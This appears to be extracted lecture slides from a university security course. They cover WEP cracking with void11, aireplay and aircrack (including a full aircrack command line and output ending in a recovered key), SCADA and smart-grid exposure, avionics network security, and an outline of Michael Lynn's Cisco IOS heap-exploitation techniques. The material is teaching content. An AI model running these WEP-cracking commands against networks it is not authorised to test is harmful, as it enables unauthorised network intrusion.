
# Active attack – void11




- Very noisy !
- ~ 100 IVs generated per second

171

# Stealth attitude – aireplay



- Packet capture (ARP)
- Re-send while masquerading as the target
- around 200 IVs per second



172

# Last touch – aircrack

```
aircrack 2.1
* Got 50335! unique IVs | fudge factor = 4
* Elapsed time [00:00:12] | tried 4589 keys at 22945 k/m

KB depth votes
0 1/ 6 0B(12) F9(10) 69(5) F0(5) FC(3) 00(0)
1 2/ 9 69(12) 83(5) 7E(4) 80(3) EA(3) ED(3)
2 0/ 3 A2(32) 82(12) 8E(12) 22(5) 52(5) 7C(5)
3 5/ 10 6D(3) D7(3) D9(3) DA(3) FE(3) 00(0)
4 8/ 14 5A(3) 66(3) 69(3) 6C(3) 81(3)

KEY FOUND! [0B69A26D5A]
```

```
root@2[ramdisk]# aircrack

aircrack 2.1 - (C) 2004 Christophe Devine

usage: aircrack [options] <pcap file> <pcap file> ...

-d <start> : debug - specify beginning of the key
-f <fudge> : bruteforce fudge factor (default: 2)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length: 64 / 128 / 256 / 512
-p <nfork> : SMP support: # of processes to start
-q <quiet> : Quiet mode (Less print more speed)

root@2[ramdisk]# aircrack -f 2 -m 00:a0:c5:90:40:df -n 64 -q 3 cap*.cap
```

MAC address of  
the WAP

64 is the length of  
the WEP key

- Crypto. attack against RC4 (Fluhrer, Mantin, Shamir)
  - aircrack-ptw (better?)
  - WEP : K.O. (1min 3s?)

173

ISAE – 2016/2017

## Overall presentation (2/2)

- Case studies
  - Wireless networks
  - **New generation avionics systems**
  - Network appliances
  - Mobile telephony
  - Gaming devices
- Wrap-up (on-demand)
  - IDS
  - Firewalls
  - Tripwire
  - Metasploit
  - Anti-virus


174

# Industrial systems

- Shodan exposes SCADA systems
  - Simple web scanner for common apps.
  - [www.shodanhq.com](http://www.shodanhq.com)
- False Illinois Water Pump Hack Case
  - Actual system lack of security guarantees
  - A no-event in practice
    - Legitimate connection from a sub-contractor (from a russian location)
    - False assumption of SCADA hacking
  - But nobody checked with nobody
  - Finger-pointing  $\neq$  security

175

# Smart grid security




*William Huntman, U.S. Dept. of Energy, 1 march 2011.*

176




# Smart grid security

- Increasing interconnections at all levels
- Adoption of standardized technologies with known vulnerabilities
- Connectivity of control systems to other networks
- Insecure connections
- Widespread availability of technical information about control systems
- Increasing reliance on automation



William Huntman, U.S. Dept. of Energy, 1 march 2011.

## Overall avionic domain schema (for DNS)



## Certification & co.

- AEEC
  - ACARS
  - ARINC standard
    - 811 (methods?)
    - 821 (network?), 823 (PKI?)
- FAA/DOT plans (and B-787)
  - post-2007
  - R&D

## AFDX & co. (1/3)

- Avionics network
  - based on Ethernet (10/100 Mb/s)
  - fully switched
  - redundancy (2x)
  - circuits available (with guaranteed transit time)
  - network filtering (including over circuits)
  - ICMP, SNMP (TCP) on-board

## AFDX & co. (2/3)

- Upper layers (OSI style)
  - cabin services (server?)
  - secondary services (documentation, diagnostic, navigation?)
  - third party services
    - airport : ground network
    - compagny : sales/crew, etc.
  - WebServices? (XML, tomcat & co.?)

181

## AFDX & co. (3/3)

- Security functions (or related)
  - *firewall over a switch*
  - diod between cockpit/cabin
    - NSS or something else?
    - high level certification (DCSSI beginning of 2006)?
  - abstract interpretation (Cousot et al.)
  - ?

← *Advertisement goes here*


- Volpe Center
- ATA Gatelink

182


# The ARINC model



ARINC 821 (or 811?)



# DOT/FAA/AR-08/31



This figure does not show how the VPN encapsulation (and decapsulation) is accomplished.

SW = Software

Figure 30. Secure Generic Airborne Network Design (High-Level View)

# DOT/FAA/AR-08/31

Figure 31 shows how the recommended architecture addresses many of the network risks that were previously discussed in section 4.





Figure 31. How Design Addresses Network Risks

## Airbus flyer



# «Highly specific» technology 1978-20xy?

The screenshot displays the ACARSd.org website interface. The top navigation bar includes icons for 'acarsd', 'Windows', 'Search', 'Map', 'News', 'Translation', 'Database', and 'Server'. The main content area shows a list of ACARS messages with details such as aircraft registration (e.g., HA-LPH, 9A-CTI), message labels (e.g., Media Advisory, Weather request), flight IDs (e.g., LS247B, DU0419), and contact information. On the right side, there are two aircraft images: one for HA-LPH (Air France A320-232) and another for 9A-CTI (Croatia Airlines A319-112). The bottom status bar indicates 'Good: 16, Upl: 0, Dups: 7, Parity: 0, block: 0, crc: 0, Msgs: 144' and '1978-20xy'.

187

## Overall presentation (2/2)

- Case studies
  - Wireless networks
  - New generation avionics systems
  - **Network appliances**
  - Mobile telephony
  - Gaming devices
- Wrap-up (on-demand)
  - IDS
  - Firewalls
  - Tripwire
  - Metasploit
  - Anti-virus

188

## Network *appliances*

- A common type of embedded systems
  - routers, switches
  - ADSL boxes
  - WiFi stations
  - ...
- Cisco OS
  - PIX
  - IOS

## A thrilling story

- 2002, Black Hat, Defcon X, other things
- Summer 2005, Black Hat conference
  - ***The Holy Grail: Cisco IOS Shellcode And Exploitation Techniques***
    - Michael Lynn, ISS
  - Cisco and ISS do act
    - complaint
    - on-site action (proceedings confiscated)
  - Michael Lynn, ex-ISS, speaks anyway
- November 2005
  - patch published by Cisco

## Random thoughts (true or false)

- Routers and switches use off-the-shelf CPU to run their software
  - hardware is not alone
- There are buffers and they overflow
  - there are no buffers overflow
- You cannot exploit them
  - you can exploit them
- Such exploits are portable
  - each piece of hardware is very different

Heavily based on Michael Lynn's Black Hat presentation

## IOS Basics

- Monolithic OS
  - no dynamic modules
  - all addresses are static
  - addresses differ from one build to another
- Realtime OS
  - as soon as you execute you control the CPU
  - exit cleanly (or fail miserably)
  - as soon as you execute you can keep the CPU
- Stability is valued over everything else
  - IOS would rather reboot than correct errors



# Code quality

- Much better than on other platforms
  - Heap internal integrity checks
  - Overflow runtime checks
  - Stack is rarely used
  - A process checks heap integrity
  - Very old code, very tested
- There are still bugs
  - But you need a lot of imagination

## *The Dreaded Check Heaps Process*

- Constantly walks the heap to spot bad links
  - Even for unfreed entries, it detects incorrect links
  - Executes every 30 or 60 seconds, depends on load
- It is the primary reason why heap overflow exploits are so hard

## Defeating the protection

- Code disassembly
- Lots of time and energy
- Few known tricks
  - pointers exchange
  - heap overflow
- Defeating the heap check process
  - Simulate a reboot (altering abort())
  - a CPU watchdog will kill the heap check process
- Use the available time to complete the exploit

195

## Impact?

- Cisco probably had a hard time
- A generic worm would have been very hard to develop
  - static addresses
  - a lot of different images in production
- But..., some also thought to
  - the Titanic
  - or Pearl Harbor

196

## Overall presentation (2/2)

- Case studies
  - Wireless networks
  - New generation avionics systems
  - Network appliances
  - **Mobile telephony**
  - Gaming devices
- Wrap-up (on-demand)
  - IDS
  - Firewalls
  - Tripwire
  - Metasploit
  - Anti-virus

197

## Mobile telephony

- Windows CE (Microsoft)
- Symbian (Nokia)
- *open-source* (as much as possible)
  - Qtopia (TrollTech)
  - Android (Google, Motorola)
  - OpenMoko, OpenEmbedded (Sean, Koen, Harald, Mickey, etc.)


198

# Symbian Devices

